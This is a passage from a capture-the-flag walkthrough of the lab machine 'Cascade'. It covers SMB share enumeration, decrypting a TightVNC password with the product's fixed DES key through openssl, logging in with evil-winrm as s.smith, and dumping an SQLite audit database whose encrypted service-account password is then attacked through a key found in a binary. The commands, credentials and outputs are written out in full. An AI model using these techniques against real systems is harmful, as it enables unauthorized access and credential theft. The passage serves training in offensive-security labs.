A share showing up as READ in the --shares table only speaks about the share permission, not about each folder inside it. Here the filesystem ACLs let exactly one through: IT, consistent with r.thompson being in the IT department. It pays to try folder by folder instead of trusting the first table.
Inside IT there are four subdirectories, and the first one already pays off: Email Archives holds a 2522-byte Meeting_Notes_June_2018.html.
smb: \IT\> dir
  Email Archives   D  0  Tue Jan 28 18:00:30 2020
  LogonAudit       D  0  Tue Jan 28 18:04:40 2020
  Logs             D  0  Wed Jan 29 00:53:04 2020
  Temp             D  0  Tue Jan 28 22:06:59 2020

smb: \IT\Email Archives\> dir
  Meeting_Notes_June_2018.html   An  2522  Tue Jan 28 18:00:12 2020

smb: \IT\Email Archives\> get Meeting_Notes_June_2018.html
getting file \IT\Email Archives\Meeting_Notes_June_2018.html of size 2522 as Meeting_Notes_June_2018.html

Opened in a browser, the email betrays the detail that changes everything: a temporary account TempAdmin was created with the same password as the admin account, to be deleted once the migration was done. We note it and move on, because we still have no way to use it.
We keep going through the rest. LogonAudit is empty, but IT\Temp has a folder per user, and s.smith's holds a 2680-byte VNC Install.reg.
smb: \IT\Temp\> dir
  r.thompson   D  0  Tue Jan 28 22:06:53 2020
  s.smith      D  0  Tue Jan 28 20:00:01 2020

smb: \IT\Temp\> dir s.smith\
  VNC Install.reg   A  2680  Tue Jan 28 19:27:44 2020

smb: \IT\Temp\> get s.smith\"VNC Install.reg"
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as s.smith\VNC Install.reg
Logs is left, and there is something there that means nothing right now and later means everything: a directory called Ark AD Recycle Bin with an ArkAdRecycleBin.log, next to the controller's dcdiag.log.
smb: \IT\Logs\> dir
  Ark AD Recycle Bin   D  0  Fri Jan 10 16:33:45 2020
  DCs                  D  0  Wed Jan 29 00:56:00 2020

smb: \IT\Logs\DCs\> get dcdiag.log
getting file \IT\Logs\DCs\dcdiag.log of size 5967 as dcdiag.log
smb: \IT\Logs\Ark AD Recycle Bin\> get ArkAdRecycleBin.log
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as ArkAdRecycleBin.log
That folder name already carries both pieces of the final escalation, "Ark" (for ArkSvc) and "AD Recycle Bin", and we are reading it with the very first credential of the box. It is the best argument for pulling a whole share and going through it calmly: the hint for the last pivot was available from the first one.
With the files local, we inspect them. VNC Install.reg stores the TightVNC server password in hexadecimal.
cat 's.smith/VNC Install.reg'
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0fShell as s.smith
Decrypting the TightVNC password
The first instinct is to treat the hex as encoded text and reverse it with xxd.
echo -n 6bcf2a4b6e5aca0f | xxd -r -p
k?*KnZ?Eight unreadable bytes come out, and that is already information: if it were a password stored in hex, reversing it would produce printable ASCII. That it does not means the hex is not an encoding of the password but of its encrypted form. It is exactly 8 bytes, the size of a DES block.
VNC does not store the password in clear text: it encrypts it with DES in CBC mode using a fixed, well-known key, the same one for every installation. It is documented, along with the one-line openssl that exploits it:

That key, e84ad660c4721ae0, belongs neither to this machine nor to this user: it ships with the product. So the hex blob is enough to recover the password offline, without touching the target.
echo -n 6bcf2a4b6e5aca0f | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d -provider legacy -provider default | hexdump -Cv
00000000 73 54 33 33 33 76 65 32 |sT333ve2|The s.smith password is sT333ve2, and this time WinRM does answer (Pwn3d!).
evil-winrm -i 10.10.10.182 -u 's.smith' -p 'sT333ve2'
Evil-WinRM shell v3.9
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
user.txt
type ..\desktop\user.txt
294259912ea7f8da6488be6a7efea875Shell as ArkSvc
The Audit$ share
As s.smith we gain access to a new share, Audit$, holding a program structure: CascAudit.exe, CascCrypto.dll, a database at DB\Audit.db and SQLite libraries. We download it all for offline analysis.
netexec smb 10.10.10.182 -u s.smith -p 'sT333ve2' --shares
smbclient //10.10.10.182/"Audit$" -U 's.smith%sT333ve2'
smb: \> dir
  .                              D        0  Wed Jan 29 18:01:26 2020
  ..                             D        0  Wed Jan 29 18:01:26 2020
  CascAudit.exe                 An    13312  Tue Jan 28 21:46:51 2020
  CascCrypto.dll                An    12288  Wed Jan 29 18:00:20 2020
  DB                             D        0  Tue Jan 28 21:40:59 2020
  RunAudit.bat                   A       45  Tue Jan 28 23:29:47 2020
  System.Data.SQLite.dll         A   363520  Sun Oct 27 06:38:36 2019
  System.Data.SQLite.EF6.dll     A   186880  Sun Oct 27 06:38:38 2019
  x64                            D        0  Sun Jan 26 22:25:27 2020
  x86                            D        0  Sun Jan 26 22:25:27 2020
Rather than going file by file, we pull the whole tree. recurse ON descends into subdirectories and prompt OFF drops the per-file confirmation, which is what makes mget * usable.
recurse ON
prompt OFF
mget *
getting file \CascAudit.exe of size 13312 as CascAudit.exe
getting file \CascCrypto.dll of size 12288 as CascCrypto.dll
getting file \RunAudit.bat of size 45 as RunAudit.bat
getting file \System.Data.SQLite.dll of size 363520 as System.Data.SQLite.dll
getting file \System.Data.SQLite.EF6.dll of size 186880 as System.Data.SQLite.EF6.dll
getting file \DB\Audit.db of size 24576 as DB/Audit.db
getting file \x64\SQLite.Interop.dll of size 1639936 as x64/SQLite.Interop.dll
getting file \x86\SQLite.Interop.dll of size 1246720 as x86/SQLite.Interop.dll
The SQLite database
file confirms Audit.db is a SQLite 3.x database, so we open it and list the tables: there are three, DeletedUserAudit, Ldap and Misc.
file Audit.db
sqlite3 Audit.db
sqlite> .tables
DeletedUserAudit  Ldap  Misc

sqlite> SELECT * FROM DeletedUserAudit;
6|test|Test
DEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d|CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
7|deleted|deleted guy
DEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef|CN=deleted guy\0ADEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef,CN=Deleted Objects,DC=cascade,DC=local
9|TempAdmin|TempAdmin
DEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a|CN=TempAdmin\0ADEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a,CN=Deleted Objects,DC=cascade,DC=local

sqlite> SELECT * FROM Ldap;
1|ArkSvc|BQO5l5Kj9MdErXx6Q6AGOw==|cascade.local

sqlite> SELECT * FROM Misc;
The DeletedUserAudit table is the second half of the hint: there sits TempAdmin, the account from the email, with its full distinguishedName under CN=Deleted Objects,DC=cascade,DC=local. The deleted-objects container appears written down, name and path, long before we have permission to query it. Between this, the email and the Ark AD Recycle Bin folder on the Data share, the box has now telegraphed its ending three times.
The Ldap table holds the password of ArkSvc, looking like Base64. Decoding it yields gibberish, so, just like with VNC, this is not encoding but encryption.
echo -n 'BQO5l5Kj9MdErXx6Q6AGOw==' | base64 -dReversing CascAudit.exe with dotPeek
RunAudit.bat confirms CascAudit.exe consumes that database. The binary's strings already leak a key and a decryption error message.
strings -e l CascAudit.exe
CascAudiot.Resources
Data Source=
SELECT * FROM LDAP
c4scadek3y654321
Error decrypting password:
The string c4scadek3y654321 is 16 characters long, exactly a 128-bit AES key, and the error message confirms the binary decrypts passwords. But strings says nothing about the algorithm or the mode, so we have to open it up.
